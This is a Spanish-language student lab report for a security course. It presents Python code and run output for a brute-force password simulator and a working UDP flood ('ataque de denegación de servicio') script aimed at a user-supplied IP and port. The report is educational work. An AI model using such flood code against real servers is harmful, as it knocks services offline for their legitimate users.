



TECNOLÓGICO NACIONAL DE MÉXICO
INSTITUTO TECNOLÓGICO DE TLAXIACO

Practica 5 - Protección contra ataques

SEGURIDAD Y VIRTUALIZACION

CARRERA:

INGENIERIA EN SISTEMAS COMPUTACIONALES

PRESENTA:

RUFINO MENDOZA VAZQUEZ - 21620198

ANA MICHEL LEÓN LEÓN - 21620112

ROSA SALAZAR DOROTEO - 18620216

FERNANDA RUIZ HERAS - 21520151

DOCENTE

ING. EDWARD OSORIO SALINA

Tlaxiaco, Oax., 10 de octubre del 2024.



“Educación, ciencia y tecnología, progreso día con día”®

Contenido

INTRODUCCION:	3
DESARROLLO	4
1.-Crear un programa que simule un ataque de fuerza bruta.	4
2.- Crear un programa que simule un ataque de denegación de servicio.....	6
Ilustración 1_ Combinacion de usuario y contraseña	4
Ilustración 2_ Intentos fallidos.....	5
Ilustración 3_ Intentos fallidos para lograr realizar iniciar sección.....	5
Ilustración 4_ Cuanto tiempo se tardó en la ejecución	5
Ilustración 5_ Combinaciones Posibles	6
Ilustración 6_ Recibe la dirección ip.....	6
Ilustración 7_ Recibe la cantidad de solicitudes a enviar	7
Ilustración 8_ Se indica de cuantas solicitudes serán enviadas	7
Ilustración 9_ Calcula el tiempo total	7
Ilustración 10_ Código del ataque de denegación.....	8
Ilustración 11_ Código.....	8
Ilustración 12_ Solicitud enviadas.....	8
Ilustración 13_ Total del ataque	9
Ilustración 14_ Solicitudes enviadas	9

INTRODUCCION:

La seguridad en los sistemas informáticos es una prioridad esencial en la era digital, donde las organizaciones y los individuos están expuestos a una gran variedad de ciberataques. Entre los métodos más comunes empleados por los atacantes se encuentran los ataques de fuerza bruta y los ataques de denegación de servicio (DoS). Un ataque de fuerza bruta busca acceder a un sistema probando un gran número de combinaciones posibles de contraseñas hasta encontrar la correcta, mientras que un ataque DoS tiene como objetivo sobrecargar los recursos de un servidor o red, dejándolo inoperante para los usuarios legítimos. En este contexto, es crucial implementar estrategias efectivas de protección que garanticen la integridad, disponibilidad y confidencialidad de los sistemas y datos, minimizando los riesgos y vulnerabilidades.

Practica #5 Protección contra ataques

DESARROLLO

1.-Crear un programa que simule un ataque de fuerza bruta.

El programa debe recibir el usuario y la contraseña como argumentos de línea de comandos.

El programa debe recibir el límite de intentos fallidos como argumento de línea de comandos.

El programa debe mostrar un mensaje indicando si logró iniciar sesión o si se alcanzó el límite de intentos fallidos.

El programa debe mostrar un mensaje indicando cuánto tiempo tardó en realizar el ataque.

El programa debe mostrar un mensaje indicando cuántas combinaciones de usuario y contraseña se intentaron.

En este código comenzar el ataque de fuerza bruta, realiza una combinación de contraseñas, probarlas, y contar cuántos intentos se van a realizar.

```
10  
11 def brute_force(user, password, limit):  
12     start = time.time()  
13     attempts = 0  
14
```

Ilustración 1_ Combinacion de usuario y contraseña

Se realizaron 30 intentos fallidos




Ilustración 2_Intentos fallidos

El programa debe mostrar un mensaje indicando cuántos intentos fallidos se realizaron.




Ilustración 3_Intentos fallidos para lograr realizar iniciar sesión

Se muestra el tiempo total que tomó ejecutar los intentos fallidos, lo cual es útil para medir la eficiencia del ataque que fue de 5 Segundos.





Ilustración 4_Cuanto tiempo se tardó en la ejecución

Este código se obtuvo como resultado una contraseña probando todas las combinaciones posibles de caracteres en un conjunto predefinido (en este caso, letras minúsculas y números). Utiliza un límite de intentos para detenerse después de cierto número de pruebas.



```
1 # Ejemplo en Python
2 import sys
3 import time
4 import itertools
5 import string
6
7 def brute_force(user, password, limit):
8     start = time.time()
9     attempts = 0
10    characters = string.ascii_lowercase + string.digits # characters to try
11    all_combinations = itertools.product(characters, repeat=len(password)) # generate combinations
12
13    for attempt in all_combinations:
14        attempts += 1
15        attempt_password = ''.join(attempt)
16        print(f'Trying user: {user}, password: {attempt_password}')
17
18        # simulate password check (in real scenario, this would be an actual check)
19        if attempt_password == password:
20            end = time.time()
21            print(f'Successful login with user: {user} and password: {attempt_password}')
```

Trying user: admin, password: aaaaahts
Trying user: admin, password: aaaaadtt
Login failed. Attempts: 2000
Time elapsed: 7.73485680529785 seconds
PS C:\Users\Vosca\Downloads\Fuerza-Bruta\Ataque-fuerza-bruta-main> python fuerzas.py admin password 5
Trying user: admin, password: aaaaaaaa
Trying user: admin, password: aaaaaaab
Trying user: admin, password: aaaaaaac
Trying user: admin, password: aaaaaaad
Trying user: admin, password: aaaaaaae
Login failed. Attempts: 5
Time elapsed: 0.00192257325634766 seconds
PS C:\Users\Vosca\Downloads\Fuerza-Bruta\Ataque-fuerza-bruta-main>

Ilustración 5_ Combinaciones Posibles

2.- Crear un programa que simule un ataque de denegación de servicio.

Este programa debe enviar una gran cantidad de solicitudes a un servidor para intentar saturarlo y evitar que responda a solicitudes legítimas.

- El programa debe recibir la dirección IP del servidor y el puerto como argumentos de línea de comandos.

Esta parte del código es la que recibe la dirección IP del servidor y el puerto desde la línea de comandos, lo que permite configurar el objetivo al que se enviarán las solicitudes:

```
if len(sys.argv) != 4:
    print(f"Uso: python ataque.py <IP> <puerto> <cantidad_solicitudes>")
    sys.exit(1)

# Asigna los argumentos a variables
ip = sys.argv[1]
puerto = int(sys.argv[2])
```

Ilustración 6_ Recibe la dirección ip

- El programa debe recibir la cantidad de solicitudes a enviar como argumento de línea de comandos.

- 🚦 Aquí se maneja la cantidad de solicitudes que se enviarán, también pasada como argumento:

```
try:
    cantidad_solicitudes = int(sys.argv[3]) # Cantidad de solicitudes a enviar
except ValueError:
    print("La cantidad de solicitudes debe ser un número entero.")
    sys.exit(1)
```

Ilustración 7_Recibe la cantidad de solicitudes a enviar

- El programa debe mostrar un mensaje indicando cuántas solicitudes se enviaron.
- 🚦 Después de enviar cada solicitud, se muestra un mensaje indicando cuántas solicitudes han sido enviadas:

```
for i in range(cantidad_solicitudes):
    sock.sendto(mensaje, (ip, puerto)) # Enviar solicitud UDP
    print(f"Solicitud {i + 1} enviada a {ip}:{puerto}") # Mensaje de confirmación
```

Ilustración 8_Se indica de cuantas solicitudes serán enviadas

- El programa debe mostrar un mensaje indicando cuánto tiempo tardó en enviar las solicitudes.

- 🚦 Esta parte calcula el tiempo total transcurrido entre el inicio y el final del envío de las solicitudes, mostrando el tiempo total en segundos:

```
tiempo_inicio = time.time() # Captura el tiempo de inicio

# (Envío de las solicitudes en el bucle)

tiempo_final = time.time() # Captura el tiempo final
tiempo_total = tiempo_final - tiempo_inicio # Calcula el tiempo total

# Mensaje final mostrando el tiempo
print(f"Total de solicitudes enviadas: {cantidad_solicitudes}")
print(f"Tiempo total del ataque: {tiempo_total:.2f} segundos")
```

Ilustración 9_Calcula el tiempo total

Con base a los pasos de la creación de un ataque de denegación de servicio, se obtuvo el código para simularlo. A continuación, se muestra el código

```
ataque.py > main
1 import sys
2 import socket
3 import time
4
5 def main():
6     # Verifica que se reciban exactamente 3 argumentos (IP, puerto y cantidad de solicitudes)
7     if len(sys.argv) != 4:
8         print("Uso: python dos_attack.py <IP> <puerto> <cantidad_solicitudes>")
9         sys.exit(1)
10
11     # Asigna los argumentos a variables
12     ip = sys.argv[1]
13     puerto = int(sys.argv[2])
14
15     # Intenta convertir la cantidad de solicitudes a un entero
16     try:
17         cantidad_solicitudes = int(sys.argv[3])
18     except ValueError:
19         print("La cantidad de solicitudes debe ser un número entero.")
20         sys.exit(1)
21
22     # Inicializa el socket
23     sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) # UDP socket
24     mensaje = b'Attack!' # Mensaje a enviar
25
26     # Captura el tiempo de inicio
27     tiempo_inicio = time.time()
```

Ilustración 10_Código del ataque de denegación

```
stress_test.py • dos.py • ataque.py X Extension: Docker
ataque.py > main
5 def main():
29     # Envía las solicitudes
30     for i in range(cantidad_solicitudes):
31         sock.sendto(mensaje, (ip, puerto))
32         print(f"Solicitud {i + 1} enviada a {ip}:{puerto}")
33
34     # Captura el tiempo de finalización
35     tiempo_final = time.time()
36
37     # Calcula el tiempo total transcurrido
38     tiempo_total = tiempo_final - tiempo_inicio
39
40     # Mensaje final
41     print(f"Total de solicitudes enviadas: {cantidad_solicitudes}")
42     print(f"Tiempo total del ataque: {tiempo_total:.2f} segundos")
43
44 if __name__ == "__main__":
45     main()
```

Ilustración 11_Código

creación de un **ataque de denegación de servicio**, se obtuvo el código para simularlo. A continuación, se muestra el código.

Finalmente se realiza pruebas del programa realizado.


El programa logró enviar un total de **100 solicitudes UDP** al servidor en la dirección IP 192.168.1.100 y puerto 8080, completando la tarea en **0.14 segundos**.

```
PS C:\Users\Rufino\Music\practica edu> python ataque.py 192.168.1.100 8080 100
Solicitud 1 enviada a 192.168.1.100:8080
```

Ilustración 12_Solicitud enviadas


```
Total de solicitudes enviadas: 100
Tiempo total del ataque: 0.14 segundos
PS C:\Users\Rufino\Music\practica edu>
```

Ilustración 13_Total del ataque



```
Solicitud 73 enviada a 192.168.1.100:8080
Solicitud 74 enviada a 192.168.1.100:8080
Solicitud 75 enviada a 192.168.1.100:8080
Solicitud 76 enviada a 192.168.1.100:8080
Solicitud 77 enviada a 192.168.1.100:8080
Solicitud 78 enviada a 192.168.1.100:8080
Solicitud 79 enviada a 192.168.1.100:8080
Solicitud 80 enviada a 192.168.1.100:8080
Solicitud 81 enviada a 192.168.1.100:8080
Solicitud 82 enviada a 192.168.1.100:8080
Solicitud 83 enviada a 192.168.1.100:8080
Solicitud 84 enviada a 192.168.1.100:8080
Solicitud 85 enviada a 192.168.1.100:8080
Solicitud 86 enviada a 192.168.1.100:8080
Solicitud 87 enviada a 192.168.1.100:8080
Solicitud 88 enviada a 192.168.1.100:8080
Solicitud 89 enviada a 192.168.1.100:8080
Solicitud 90 enviada a 192.168.1.100:8080
Solicitud 91 enviada a 192.168.1.100:8080
Solicitud 92 enviada a 192.168.1.100:8080
Solicitud 93 enviada a 192.168.1.100:8080
Solicitud 94 enviada a 192.168.1.100:8080
Solicitud 95 enviada a 192.168.1.100:8080
Solicitud 96 enviada a 192.168.1.100:8080
Solicitud 97 enviada a 192.168.1.100:8080
Solicitud 98 enviada a 192.168.1.100:8080
Solicitud 99 enviada a 192.168.1.100:8080
Solicitud 100 enviada a 192.168.1.100:8080
Total de solicitudes enviadas: 100
Tiempo total del ataque: 0.14 segundos
PS C:\Users\Rufino\Music\practica edu>
```

Ilustración 14_Solicitudes enviadas

CONCLUSION:

En conclusión la implementación de medidas de protección contra ataques de fuerza bruta y ataques de denegación de servicio es fundamental para mantener la seguridad y funcionalidad de los sistemas informáticos. La adopción de contraseñas robustas, mecanismos de autenticación avanzada, sistemas de detección y mitigación de intrusiones, junto con la optimización de los recursos de red, son claves para evitar estas amenazas. A medida que evolucionan los ciberataques, es necesario estar al tanto de las nuevas técnicas y herramientas disponibles para fortalecer la defensa y garantizar un entorno digital seguro y confiable.